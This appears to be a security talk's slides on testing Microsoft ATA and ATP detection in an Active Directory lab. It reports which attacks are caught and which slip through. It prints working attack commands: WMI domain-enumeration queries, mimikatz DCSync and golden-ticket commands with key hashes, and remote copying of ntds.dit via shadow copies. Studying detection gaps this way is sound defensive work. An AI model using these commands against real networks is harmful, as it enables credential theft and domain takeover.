- Initial IR shows the service/process still running
- This issue isn't unique to ATP...



ATA

- ATA Center
- ATA Gateway
- ATA Lightweight Gateway
- ATA needs the following Windows events: 4776, 4732, 4733, 4728, 4729, 4756, 4757
- Can integrate with SIEM (syslog) & VPN (Radius)

The screenshot shows the ATA console interface for a computer named WIN10A. At the top, there is a computer icon and the name WIN10A. Below this, it says "Windows 10 Enterprise, 10.0 (15063)", "prod.local", and "Created on Jul 6, 2017". There is a "New" button and a summary of suspicious activities: "4 suspicious activities" with "3 Medium" and "1 Low" severity levels. The main navigation bar includes "About", "Account Info", "Suspicious activities", and "Directory Changes".

The left sidebar contains several sections:

- Memberships (1)**: Shows "Domain Computers" with the description "All workstations and servers joined to...".
- PASSWORD**: Shows "Last change" as "11:47 AM, Jul 6, 2017".
- SITES**: Shows "Unknown" with the IP address "10.1.11.177" and "Last seen" as "3:30 PM, Jul 13, 2017".
- VPN LOCATIONS**: Shows "None".

The main content area is titled "COMPUTER ACTIVITY" and features a line graph showing activity over time from Friday, July 7th to Thursday, July 13th. The graph has two data series: "Kerberos" (green line) and "NTLM" (black line). The Y-axis ranges from 0 to 140. There is a significant spike in NTLM activity on Thursday, July 13th, reaching approximately 140. Kerberos activity remains low throughout the period.

At the bottom, there are two sections:

- Users who recently logged onto this computer**:
 - Administrator (4:28 PM, Jul 12, 2017)
 - Vanwagoner, John (Health physicist, 3:28 PM, Jul 12, 2017)
 - Hicks, Sean (Design consultant, 3:01 PM, Jul 12, 2017)
- Recently accessed resources**:
 - PROD.LOCAL (3:18 PM, Jul 13, 2017)
 - DC03 CIFS (3:18 PM, Jul 13, 2017)
 - WIN10A WIN10A\$ (3:18 PM, Jul 13, 2017)

Learning Period

1 month of learning:

- Abnormal behavior
- Abnormal sensitive group modification
- Recon using directory services

1 week of learning:

- Encryption downgrades (skeleton key, golden ticket, over pass the hash)
- Brute force







Detected: Internal Recon Activities

Detected: AD recon via typical queries like “net user /domain”

Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against **DC1** from **VICTIM-PC**

- Successful enumeration of **all users in Contoso.local** by Jeff Victim
- Successful enumeration of **all groups in Contoso.local** by Jeff Victim

 Note  Share  Export to Excel  Details  Input  Open

Detected: DNS queries and zone transfers

Reconnaissance using DNS

Suspicious DNS activity was observed, originating from **WIN10A** (which is not a DNS server) against **DC03**.

Detected: User session enumeration via PowerView, NetSess, etc.

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by **Abbey, Edward**, from **WIN10A** against **DC03**, exposing EdwardAbbey.

Not Detected: Enumeration via WMI Local Name Space

Domain User Accounts:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='dev' AND Disabled='False'" |  
Select Name, Domain, Status, LocalAccount, AccountType, Lockout, PasswordRequired,  
PasswordChangeable, Description, SID
```

Domain Groups:

```
Get-WmiObject -Class Win32_GroupInDomain | Select PartComponent | Select-String -Pattern  
"Microsoft Advanced Threat Analytics"
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name like '%SQL%'"
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name like '%Admin%'"
```

Domain Group User Memberships:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise  
Admins'" | Get-CimAssociatedInstance -Association Win32_GroupUser
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='DNSAdmins'" |  
Get-CimAssociatedInstance -Association Win32_GroupUser
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Microsoft  
Advanced Threat Analytics Administrator'" | Get-CimAssociatedInstance -Association  
Win32_GroupUser
```

Examples

```
PS C:\Users\FranklinAbbott> Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise Admins'"
| Get-CimAssociatedInstance -Association Win32_GroupUser

Name                Caption                AccountType            SID                    Domain
----                -
Administrator       DEV\Administrator      512                    S-1-5-21-1833099165-42... DEV
```

```
PS C:\Users\FranklinAbbott> Get-WmiObject -Class Win32_GroupInDomain | Select PartComponent | Select-String -Pattern "Microsoft Advanced Threat Analytics"

3{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Administrators"}
3{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Users"}
3{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Viewers"}
3{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Administrators"}
3{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Users"}
3{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Viewers"}
```

Audit Success	7/9/2017 12:17:34 PM	Microsoft Windows security auditing.	4799	Security Group Management
Audit Success	7/9/2017 12:17:34 PM	Microsoft Windows security auditing.	4799	Security Group Management

Event 4799, Microsoft Windows security auditing.

General Details

A security-enabled local group membership was enumerated.

Subject:

Security ID:	DEV\FranklinAbbott
Account Name:	FranklinAbbott
Account Domain:	DEV
Logon ID:	0x14132C2

Group:

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	7/9/2017 12:17:34 PM
Event ID:	4799	Task Category:	Security Group Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	Win10b-dev-local

Forest Trusts

Demo

Lateral Movement via SQL

Demo




Detected: DCSync




```
mimikatz # lsadump::dcsync /domain prod.local /user:krbtgt
```

Malicious replication of directory services

Malicious replication requests were successfully performed by [Administrator](#), from [WIN10A](#) against [DC03](#).

3:24 PM – 3:25 PM Jul 14, 2017

 On  →  Replication request


TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (1)
7/14/17 3:25 PM ^	 Administrator	 Success	 DC03
7/14/17 3:24 PM			

Copying NTDS.dit File Remotely using the WMI Win32_ShadowCopy Class

- Using a technique by @0xbadjuju, we can use the WMI Win32_ShadowCopy Class to dump the ntds.dit via volume shadow copies without having to call vssadmin.exe

```
PS T:\> $DeviceObject
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
PS T:\> Invoke-WmiMethod -Class Win32_Process -Name create -ArgumentList "cmd.exe /c copy $DeviceObject\windows\System32\ntds.dit C:\\" -ComputerName 10.1.11.170 -CREDENTIAL $cred
```

- Copying the NTDS.dit and SYSTEM files from a workstation isn't detected by ATP
- But is flagged only as a LOW severity event in ATA due to execution:



Detected: Golden Tickets Detection (Using KRBTGT NTLM Hash)

```
kerberos::golden /user:EdwardAbbey /domain:prod.local /  
sid:S-1-5-21-2184559304-2325842030-2845129662-500 /krbtgt:  
43f53b1c3516a08b2c33ded83bfff0c9f /groups:513,512,520,518,519 /ptt
```

Encryption downgrade activity

The encryption method of the TGT field of TGS_REQ message from **WIN10A** has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on **WIN10A**.

1:55 PM – 2:59 PM Jul 12, 2017

The diagram illustrates an encryption downgrade event. On the left, a person icon represents '2 accounts'. An arrow labeled 'On' points to a computer icon labeled 'WIN10A'. A long arrow labeled 'Encryption Downgrade' points from 'WIN10A' to a server rack icon labeled 'DC03'. The 'DC03' icon has a green 'S' in a circle next to it, indicating a security state.

TIME	ACCOUNTS (2)	FROM (1)	ACCESSED (2)	VIA DOMAIN CONTROLLERS (1)
7/12/17 2:59 PM ^	Abbey, Edward Athlete	WIN10A	2 resources	DC03
7/12/17 2:13 PM				

Not Detected: Using AES Key

```
kerberos::golden /user:JohnVanwagoner /domain:prod.local /  
sid:S-1-5-21-2184559304-2325842030-2845129662 /  
aes256:05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff3cea13bae2e9 /  
groups:512,513 /startoffset:-1 /endin:500 /renewmax:3000 /ptt
```

```
mimikatz # kerberos::golden /user:JohnVanwagoner /domain:prod.local /sid:S-1-5-21-2184559304-2325842030-2845129662 /aes256:05d  
186eff3cea13bae2e9 /groups:512,513 /startoffset:-1 /endin:10 /renewmax:3000 /ptt
```

```
User      : JohnVanwagoner  
Domain    : prod.local (PROD)  
SID       : S-1-5-21-2184559304-2325842030-2845129662  
User Id   : 500  
Groups Id : *512 513  
ServiceKey: 05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff3cea13bae2e9 - aes256_hmac  
Lifetime  : 7/12/2017 3:40:25 PM ; 7/12/2017 3:50:25 PM ; 7/14/2017 5:40:25 PM  
-> Ticket : ** Pass The Ticket **
```

- * PAC generated
- * PAC signed
- * EncTicketPart generated
- * EncTicketPart encrypted
- * KrbCred generated

```
Golden ticket for 'JohnVanwagoner @ prod.local' successfully submitted for current session
```

```
mimikatz # exit  
Bye!
```

```
C:\Users\JohnVanwagoner\Desktop>dir \\dc03.prod.local\c$\windows\ntds  
Volume in drive \\dc03.prod.local\c$ has no label.  
Volume Serial Number is 5C52-0D56
```

```
Directory of \\dc03.prod.local\c$\windows\ntds
```

```
07/12/2017 09:16 AM <DIR> .  
07/12/2017 09:16 AM <DIR> ..
```

- @angus_tx, @nosteve, and the rest of the IBM X-Force Red crew
- @0xbadjuju, @_nullbind, NetSPI for PowerUp SQL and WMI techniques
- @mattifestation and the rest of the ATP/ATA crew at MS
- @cobbr_io, @danielhbohannon, @nikhil_mitt, @kevin_Robertson, @gentilkiwi, @armitagehacker, @harmj0y, @JershMagersh, @vysecurity, and many others for tools, techniques, and giving back to the community